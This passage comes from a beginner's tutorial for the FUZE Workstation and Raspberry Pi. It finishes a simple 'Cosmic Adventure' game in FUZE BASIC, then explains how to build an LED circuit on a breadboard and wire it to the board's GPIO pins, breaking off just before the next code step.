
```
Print "Sorry, you are dead."
Gameover$="gameover.png"
Loadsprite (gameover$, spriteindex, 0)
Plotsprite (spriteindex, 200, 200, 0)
While inkey <> 32 cycle
Repeat
Hidesprite (spriteindex)
Goto 1
```

```
39 print "Sorry, you are dead."
40 gameover$="gameover.png"
41 loadsprite (gameover$, spriteindex, 0)
42 plotsprite (spriteindex, 200, 200, 0)
43 print " End of game. Press Spacebar to start again."
44 while inkey <> 32 cycle
45 repeat
46 hidesprite (spriteindex)
47 goto 1
```

STEP 8 Once more, the code has now expanded and as such you need to ensure that any reference to another line is updated to reflect the new numbering; especially lines 24 and 38, which call either End of Game routine or continue the game if the Green Button has been pressed.

```
cls
let lives=3
fullscreen=1
spriteindex=newsprite(1)
earth$="planetEarth.png"
loadsprite (earth$, spriteindex, 0)
plotsprite (spriteindex, 200, 200, 0)
printat (41,0);  "You have ";lives; " lives left."
printat (0,0); "Welcome to Cosmic Adventure!"
printat (15,15); "Press the Spacebar to continue..."
while inkey <> 32 cycle
repeat
hidesprite (spriteindex)
cls
print "You awake to find yourself in an airlock onboard a space station."
buttons$="buttons.png"
loadsprite (buttons$, spriteindex, 0)
plotsprite (spriteindex, 300, 400, 0)
input "There are two buttons in front of you: Green and Red. Which do you press?", button$
if button$="Red" then
let lives=lives-1
print "You just opened the airlock into space. You are dead!"
print "You now have ";lives; " lives left."
if lives=0 then goto 39
Print "Press the Spacebar to try again."
while inkey <> 32 cycle
repeat
goto 13
else
hidesprite (spriteindex)
update
print "The door to the interior of the space station opens, lucky for you."
ISS$="ISS.png"
loadsprite (ISS$, spriteindex, 0)
plotsprite (spriteindex, 200, 200, 0)
endif
endif
goto 52
print "Sorry, you are dead."
gameover$="gameover.png"
loadsprite (gameover$, spriteindex, 0)
plotsprite (spriteindex, 200, 200, 0)
print " End of game. Press Spacebar to start again."
while inkey <> 32 cycle
repeat
```

STEP 9 Naturally you can continue with Cosmic Adventure yourself, adding choices, graphics and keeping tabs on the number of lives and whatever else you can think of. As we said, it's not the most elegant code and it's as far from a triple-A game as you can imagine; but at least it's given you a head start with FUZE Basic.



STEP 10 Here's a recap of the images we've used for the graphics in our adventure game. The FUZE BASIC manual comes with countless more commands to make better use of the system, so read through it and expand on what you've learned here.

Using a Breadboard

A great way to learn circuits is to use a breadboard. You can use a breadboard with FUZE BASIC, or Scratch and Python, to control LEDs and other simple circuits. Here we'll show you how a breadboard works.


GPIO

The Raspberry Pi enables you to access electronic pins, known as GPIO (General Purpose Input and Output). These are used to interact with external electronics like LED lights and switches. Below you'll learn to build circuits using a Breadboard.

STEP 1 The FUZE Workstation comes with a breadboard and some basic electronics components - you can follow along with this tutorial by getting a breadboard, 1 x blue and 1 x red breadboard wires, a 5mm LED, a 22Ohms 5% resistor, 9V battery, and a 9V snap battery clip. Your local electronics shop will help you out.


STEP 2 Get out the breadboard, hold it up vertically and take a good look at it. You should see four vertical columns. The two pairs, on the left and right, both have a red and blue line running vertically alongside them. In the middle are vertical columns with letters and numbers. There are typically two main columns, lettered A-E and F-J.

STEP 3 The red and blue lines are power rails: red is for positive and blue is for negative. The holes do not provide any power themselves; instead they just connect to each other. So if you plug an item into one hole, and another item into a connected hole (along the line), then the two are connected as if you'd physically joined the two things together.




STEP 4 The two columns of holes on the outside are connected all the way down the line from the top to the bottom. Take a 9V battery and attach a snap battery clip. Connect the positive wire (red) to the topmost red hole on the left, it will provide positive power to any wire or component connected in any red hole all the way down to the bottom. Add the blue (negative) wire to the topmost blue hole on the right.

STEP 5 The two columns on the inside of the breadboard work completely differently. They are not wired vertically, but horizontally along the row of each columns. So if you look at row 1, the holes marked A, B, C, D and E are connected; and the holes in rows F, G, H, I and J are connected. What do we mean by "connected"? Let's do it physically first to find out.




STEP 6 Get the LED and look at it closely. Notice how one leg is longer than the other. That's the positive wire; the shorter one is negative. Take a resistor and wrap one end of it around the shorter wire on the LED. Take the positive wire from the PP3 battery clip and touch the LED; touch the negative wire to the resistor and see the LED light up. We've numbered these 1, 2 and 3 so you can match them in the next steps.




RECREATING THIS IN A BREADBOARD

Wrapping wires and circuits around each other isn't going to be much fun, especially when you're trying to figure out how something works. That's what a breadboard is for: the holes enable you to connect one item to another.

STEP 1 Let's now recreate this simple LED circuit on a breadboard. With the positive and negative cables from the battery connected to the top of the power rails, take a red connector and slot one end into a hole on the red line, and the other end into hole A1.




STEP 2 Now take the LED, find the long end, and slot this into hole B1. This is the equivalent of number 1 in our physical connection. The red cable is connected vertically along the powerline, and then to row 1 on the breadboard where it is connected horizontally to the LED on row 1.



STEP 3 This is the part where most people mess up. Take the other leg of the LED and connect it to hole D2. This is the next row down. If you connected it to another hole on line 1, such as D1, it would be the equivalent of touching both LED legs together.

STEP 4 Now take your resistor and place it next to the LED leg in slot E2 (also on the second line). If you look at the photo from Step 6, this is the equivalent of 2 (the part where the LED and resistor are connected. Insert the other end of the resistor in a hole on the negative power rail and your LED will light up.




Using the FUZE IO Board

So far our breadboard hasn't been connected to the FUZE or Raspberry Pi in any way, but all that's about to change. We're now going to remove the battery and slot our breadboard into the FUZE.


GPIO PINS

The Raspberry Pi's GPIO pins act as a physical interface between the Raspberry Pi and electronic items. On the FUZE these are safely connected to the IO board, and can then be connected to your breadboard.


STEP 1 Remove the 9V battery and battery clip if it is still connected to the breadboard, and slide the breadboard into the top of the FUZE so the wires and LED are near the IO board. Let's take a closer look at what the IO board has to offer.




STEP 2 If you look closely at the IO board you'll see a section of pins marked "RPI Header". These match the pins that are on your Raspberry Pi. On the right side of the board are a number of output sockets. The PWM and supply sockets provide steady power (3.3V or 5.0V as marked).




STEP 3 The pins marked "GPIO" and numbered 1-7 are more interesting. These can be turned on or off from inside programs, or at the command line. When turned on they provide 3.3V, and when off they provide nothing. These On/Off switches can be used to activate and deactivate components you attach to the Raspberry Pi.



STEP 4 Start by connecting a blue cable to the pin marked GND in the Supply section on the top right of the FUZE IO board. Connect the other end to the leftmost hole in the blue rail, now running along the top of the breadboard. Connect a red cable to the socket marked 3.3V on the supply section in the bottom right of the IO board. Connect the other end of the cable to first hole in the red rail running along the bottom of the breadboard. The LED will come on.



STEP 5 This isn't any different to what we had before, so let's spice things up. Remove the red cable from the 3.3V IO socket and connect it to the socket marked 0 underneath GPIO. The LED will turn off. This is because this socket won't provide any power until we tell it to.



STEP 6 Start FUZE BASIC and enter:

